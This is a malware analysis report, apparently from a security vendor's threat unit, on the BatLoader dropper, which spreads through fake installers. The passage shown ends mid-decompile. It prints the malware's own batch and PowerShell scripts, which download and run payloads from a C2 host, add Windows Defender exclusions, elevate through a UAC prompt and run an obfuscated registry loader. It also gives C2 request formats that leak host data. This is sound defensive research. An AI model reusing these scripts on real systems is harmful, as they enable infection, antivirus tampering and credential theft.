eSentire Threat Intelligence Malware Analysis: BatLoader

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 20:34:42 UTC

Since being introduced in February 2022, BatLoader is a malware dropper that has been observed dropping several well-known malware or malicious tools like ISFB, SystemBC RAT, Redline Stealer, and Vidar Stealer. Since its MSI installer file size is 100MB+, BatLoader can easily evade most sandboxes and antivirus tools.

This malware analysis delves deeper into the technical details of how the BatLoader malware operates and our security recommendations to protect your organization from being exploited.

Key Takeaways

- BatLoader delivers additional malware and tools including ISFB, Vidar Stealer, Cobalt Strike, Syncro RMM, and SystemBC RAT via fake installers.
- eSentire Threat Response Unit (TRU) observed two different BatLoader campaigns in 2022.
- BatLoader can evade most antivirus detections due to the size of the MSI installers.
- The loader drops certain malware if certain conditions of the infected host are met (e.g., ARP table, domain check).
- The last BatLoader campaign performs the antivirus checks and is capable of modifying Windows UAC prompt, disabling Windows Defender notifications, disabling Task Manager, disabling command prompt, preventing users from accessing Windows registry tools, disabling the Run command, and modifying the display timeout.
- eSentire TRU assesses with high confidence that BatLoader will remain active in the wild in 2023 and potentially serve as a first stage payload to deliver other malware.

Case Study BatLoader

In September 2022, eSentire TRU observed multiple BatLoader infections in Consumer Services, Retail, Telecommunications, and Non-Profit client environments. The initial infection starts with the user searching for installers such as Zoom, TeamViewer, AnyDesk, or FileZilla. The user navigates to the first advertisement displayed, which redirects the user to the website hosting the fake installer. The MSI installers are signed by “Kancelaria Adwokacka Adwokat Aleksandra Krzemińska” (Figures 1-2).




Figure 1: Fake Zoom Installer




Figure 2: Fake AnyDesk installer

In October and November 2022, we observed the second BatLoader campaign pushing fake installers such as TeamViewer (Figure 3), AnyDesk and LogMeIn. The infections were observed in Insurance, Consulting, Healthcare, and Printing industries.




Figure 3: Fake TeamViewer download page

We also observed several C2 domains related to BatLoader campaigns:

- updatea1[.]com (first campaign)
- cloudupdatesss[.]com (first campaign)
- externalchecksso[.]com (second campaign)
- internalchecksso[.]com (second campaign)

BatLoader Analysis (First Campaign)

BatLoader, named by Mandiant, is a malware dropper. The malware was first mentioned by Mandiant in February 2022. It's worth noting that Mandiant mentioned the domain clouds222[.]com for the BatLoader campaign which also overlaps with the Zloader C2 domain.

eSentire TRU observed BatLoader dropping the following malware / malicious tools:

- ISFB
- SystemBC RAT
- Redline Stealer
- Vidar Stealer




Figure 4: BatLoader infection chain

The MSI installer file is over 100MB in size; the large file size is implemented by threat actor(s) to evade sandboxes and antivirus products. The properties of the BatLoader MSI installer are shown in Figure 5. Within the MSI file, we have found the components of NovaPDF 11 (Figure 6) and other garbage files shown in Figure 7. The files reside within the *C:\Program Files (x86)\Softland\novaPDF 11\Tools* path that is created after the malicious MSI is successfully run, we also found NordVPNSetup.exe dropped within the same path. We believe that the files mentioned are used as a decoy.

Property	Value
UpgradeCode	{CFC1A83B-C2D6-4857-9348-8D94FDF85421}
ProductLanguage	1033
ProductVersion	209.2
AI_BUILD_NAME	DefaultBuild
AI_CURRENT_YEAR	2022
OEM_ID	nSoftware
ARPCOMMENTS	Cloud
Manufacturer	Installing
ProductName	Installing
ARPURLINFOABOUT	Cloud
ARPURLUPDATEINFO	Clod
ARPHELPLINK	Cloud
ARPHELPTELEPHONE	Cloud
ARPCONTACT	Cloud
LIMITUI	1
AI_PACKAGE_TYPE	Intel
ProductCode	{862E452E-8FA7-4A93-B645-AB9543BA5E82}
SecureCustomProperties	ARPNOMODIFY;ARPNOREPAIR;NEWERVERSIONDETECTED;OEM_COUNT;OEM_ID;UPGRADEFOUND
DEFAULT_OEM_ID	nSoftware"

Figure 5: Properties of the malicious MSI installer




Figure 6: NovaPDF 11 components




Figure 7: Decoy files

The main malicious trigger for the MSI installer resides under CustomAction table. Custom Actions are the operations defined by the user during installation or MSI execution. The malicious actor(s) create a custom action to run the malicious PowerShell inline script. The malicious script resides under AI_DATA_SETTER action name and contains the instructions to download the malicious update.bat file from the C2 domain and place it under AppData\Roaming folder (Figure 8). The PowerShell script is run via the PowerShell Core or pwsh.exe in a hidden window.




Figure 8: Malicious PowerShell script under CustomAction Table

The downloaded update.bat file is responsible for downloading requestadmin.bat file and NirCmd.exe binary (Figure 9).

```
powershell Invoke-WebRequest https://updateal.com/g5i0nq/index/f69af5bc8498d0ebeb37b801d450c046/?servername=msi -OutFile requestadmin.bat
powershell Invoke-WebRequest https://updateal.com/g5i0nq/index/c003996958c731652178c7113ad768b7/?servername=msi -OutFile nircmd.exe


cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
```

Figure 9: Contents of update.bat

The requestadmin.bat is responsible for performing antivirus tampering – adding %APPDATA% and %USERPROFILE%\ paths to Windows Defender exclusion to prevent Defender from scanning the mentioned paths. The batch file was executed via nircmd.exe which was also downloaded from the C2; the utility allows the batch file to run in the background without displaying the user interface. Besides excluding the paths, the batch file also retrieves and executes the runanddelete.bat and scripttodo.ps1 scripts from the C2 via a native PowerShell command Invoke-WebRequest (Figure 10).

```
set pop=%systemroot%
cd %APPDATA%
powershell Invoke-WebRequest https://updateal.com/g5i0nq/index/a3874ddb552a5b45cade5a2700d15587/?servername=msi -OutFile runanddelete.bat
cd %APPDATA%
powershell Invoke-WebRequest https://updateal.com/g5i0nq/index/fa777fbbb8f055cb8bfcba6cb41c62e7/?servername=msi -OutFile scripttodo.ps1
start /b PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './scripttodo.ps1'"
del nircmd.exe
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%USERPROFILE%\'
start /b "" cmd /c del "%~f0"&exit /b
```

Figure 10: The contents of requestadmin.bat

The scripttodo.ps1 installs the GnuPg, the software that encrypts and signs the data and communications as shown in Figure 11.

```
    [CmdletBinding()]
    param
    (
        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [string]$DownloadFolderPath,

        [Parameter()]
        [ValidateNotNullOrEmpty()]
        [string]$DownloadUrl = 'http://files.gpg4win.org/gpg4win-2.2.5.exe'

    )
    process {
        try {
            $DownloadFilePath = "$DownloadFolderPath\$($DownloadUrl | Split-Path -Leaf)"
            if (-not (Test-Path -Path $DownloadFilePath -PathType Leaf)) {
                Write-Verbose -Message "Downloading [$($DownloadUrl)] to [$($DownloadFilePath)]"
                Invoke-WebRequest -Uri $DownloadUrl -OutFile $DownloadFilePath
            } else {
                Write-Verbose -Message "The download file [$($DownloadFilePath)] already exists"
            }
            Write-Verbose -Message 'Attempting to install GPG4Win...'
            Start-Process -FilePath $DownloadFilePath -ArgumentList '/S' -NoNewWindow -Wait -PassThru
            Write-Verbose -Message 'GPG4Win installed'
        } catch {
            Write-Error $_.Exception.Message
        }
    }
}
```

Figure 11: GnuPg installation

Further down, the script enumerates the current domain that the user is logged into, the username, and obtains all entries within the IPs starting with 192., 10., and .172 in the ARP cache table. Once it completes that task, it then checks the amount of IPs found in the ARP table and completes a sum operation.

- If the amount is less than 2 and the user domain is within WORKGROUP, the script will not proceed to further infection.
- If the number of IPs is greater than 2, the domain is not in WORKGROUP and does not contain the username, which satisfies all the conditions set in the script, then the full set of malware is retrieved from C2 (Figure 12).

The requests to the C2 server are performed in the following format:

https://<C2 Server>/g5i0nq/index/d2ef590c0310838490561a205469713d/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname

https://<C2 Server>/g5i0nq/index/fa0a24aafe050500595b1df4153a17fb/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname

https://<C2 Server>/g5i0nq/index/i850c923db452d4556a2c46125e7b6f2/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname

https://<C2 Server>/g5i0nq/index/b5e6ec2584da24e2401f9bc14a08dedf/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname




Figure 12: Enumerating the host and retrieving malware from C2 based on the conditions

If the mentioned conditions are not satisfied, the script retrieves the GPG-encrypted files:

- d2ef5.exe.gpg (encrypted Ursnif)
- p9d2s.exe.gpg (encrypted Vidar Stealer)

If all the conditions are met, the script retrieves the following files:

- d2ef5.exe.gpg (encrypted Ursnif)
- p9d2s.exe.gpg (encrypted Vidar Stealer)
- d655.dll.gpg (encrypted Cobalt Strike)
- f827.exe.gpg (encrypted Syncro RMM)
- shutdowni.bat

We were unable to retrieve the shutdowni.bat file but we believe the script might have been deployed to restart the host.

The GPG decryption routine was borrowed from the script hosted on GitHub (Figure 13). The script looks for files ending with gpg in %APPDATA% folder and decrypts them using the password 105b.

```
    [CmdletBinding()]
    param
    (
        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [ValidateScript({ Test-Path -Path $_ -PathType Container })]
        [string]$FolderPath,

        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [string]$Password,

        [Parameter()]
        [ValidateNotNullOrEmpty()]
        [string]$GpgPath = 'C:\Program Files (x86)\GNU\GnuPG\gpg2.exe'
    )
    process {
        try {
            Get-ChildItem -Path $FolderPath -Filter '*.gpg' | foreach {
                $decryptFilePath = $_.FullName.TrimEnd('.gpg')
                Write-Verbose -Message "Decrypting [$($_.FullName)] to [$($decryptFilePath)]"
                $startProcParams = @{
                    'FilePath'     = $GpgPath
                    'ArgumentList' = "--batch --yes --passphrase $Password -o $decryptFilePath -d $($_.FullName)"
                    'Wait'         = $true
                    'NoNewWindow'  = $true
                }
                $null = Start-Process @startProcParams
            }
            Get-ChildItem -Path $FolderPath | where {$_.Extension -ne 'gpg'}
        } catch {
            Write-Error $_.Exception.Message
        }
    }
}
```

Figure 13: GPG decryption snippet

Moreover, the scripttodo.ps1 recursively removes the implementation of Windows Defender IOfficeAntiVirus under *HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}*. The IOfficeAntivirus component is responsible for detecting malicious or suspicious files downloaded from the Internet. It then adds the extensions such as exe and DLL as exclusions to Windows Defender. Additionally, the script downloads Nsudo.exe tool to be able to run files and programs with full privileges.

We have mentioned that besides scripttodo.ps1, the runanddelete.bat (Figure 14) file was retrieved. The batch file is responsible for running a malicious executable d2ef5.exe with administrator privileges by creating a VBS script

getadmin.vbs under %TEMP% folder to run the binary, but first the user would get an alert prompt from User Account Control (UAC) to allow the program to make changes.

```
@echo off

title Installing Packages
:: BatchGotAdmin
::-------------------------------------
REM  --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo  Installing Necessary Packages.....Please Wait.....

cd %APPDATA%

start /b d2ef5.exe
```

Figure 14: Contents of runanddelete.bat file

The Secrets of BatLoader

The binary d2ef5.exe is the ISFB banking malware also known as the successor of Gozi or Ursnif. The first Gozi variant was first discovered by SecureWorks in 2007 and is still active today, spreading through phishing emails and loaders. The Ursnif version we observed can exfiltrate browser credentials and cookies, Thunderbird and Outlook profiles, POP3, SMTP passwords. The strings “*terminal* *wallet* *bank* *banco*” were also observed which suggests that Ursnif is also capable of stealing cryptocurrency from digital wallets and banking credentials.

Upon execution, ISFB creates a persistence via Registry Run Keys under *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*. The registry value VirtualStop (the registry values can be different based on the wordlist table hardcoded in the binary). The registry value contains the command that launches the shortcut (LNK) which contains powershell.exe in the relative path. The PowerShell starts the CollectMirrow.ps1 script under %USERPROFILE% folder bypassing the PowerShell’s execution policy.

The command execution example:

cmd /c start C:\Users\<username>\VirtualStop.lnk -ep unrestricted -file C:\Users\<username>\CollectMirrow.ps1

The CollectMirror.ps1 script contains the PowerShell one-liner (Figure 15) that pulls the written data from the registry under *HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\<registry_value>>*, specifically the TestMouse value (Figure 16).

```
new-alias -name dvjacwsn -value gp;new-alias -name vbirkodk -value iex;vbirkodk ([System.Text.Encoding]::ASCII.GetString((
dvjacwsn "HKCU:\Software\AppDataLow\Software\Microsoft\FE44FA89-45A8-E0FC-BF12-491463668D88").TestMouse))
```

Figure 15: Contents of CollectMirror.ps1




Figure 16: Contents of TestMouse registry value

The script performs process injection using the API such as OpenThread (to create a handle to an existing process), VirtualAlloc (memory allocation in the chosen process), and QueueUserAPC, the thread that the APC (Asynchronous

Procedure Calls) is queued to has to enter an alertable state, this can be achieved by invoking SleepEx as shown in Figure 17.

We have observed ISFB injecting itself into a running explorer.exe process. The unpacked sample is approximately 540 KB (MD5: 3aaf34ffbe45e4f54b37392ad1afe9a5).




Figure 17: Process injection

We have observed ISFB injecting itself into a running explorer.exe process. The unpacked sample is approximately 540 KB (MD5: 3aaf34ffbe45e4f54b37392ad1afe9a5). You can read the very well-written analyses by Daniel Bunce here and here, but we will cover the main basics of malware.

The payload locates the BSS section which is where the encrypted strings reside within the function shown in Figure 18 (the hex string 81 38 2E 62 73 73 contains ‘bss’).




Figure 18: Payload locating the .bss section

The data stored in the BSS section is encoded as shown in Figure 19.




Figure 19: Snipped of the encoded data in the BSS section

The decryption function is shown below, the decryption function can be represented as the following pseudocode:

```
for i in range(0, encoded_data, 4):
    if encrypted_DWORD:
        decoded_data = i - key + encrypted_DWORD
        i = encrypted_DWORD
```

Figure 20: Decryption function pseudocode

The decryption function takes 4 bytes of the encrypted data in BSS at a time and converts them into an integer, then subtracts the key from the index value and adds to the DWORD value which is 4 bytes.

The decompiled code can be seen in Figure 21. The decryption function is thoroughly described by 0verfl0w (Daniel Bunce) here. Part of the key is derived from the division operations from the value retrieved from API call GetSystemTimeAsFileTime (retrieving system time). Another part of the key is embedded in our payload which is 0x81b8e7da. Applying the key to the decryption function (Figure 22) and part of the key derived from system time (which is 19) gave us the decrypted data (Figure 23).

```
1  unsigned int __userpurge mw_decrypt_fn@<eax>(unsigned int a1@<eax>, int *decoded_data@<edx>, int key_str, int enc_data)
2  {
3    unsigned int result; // eax
4    int i; // esi
5    int enc_DWORD; // ecx
6    int v7; // edi
7
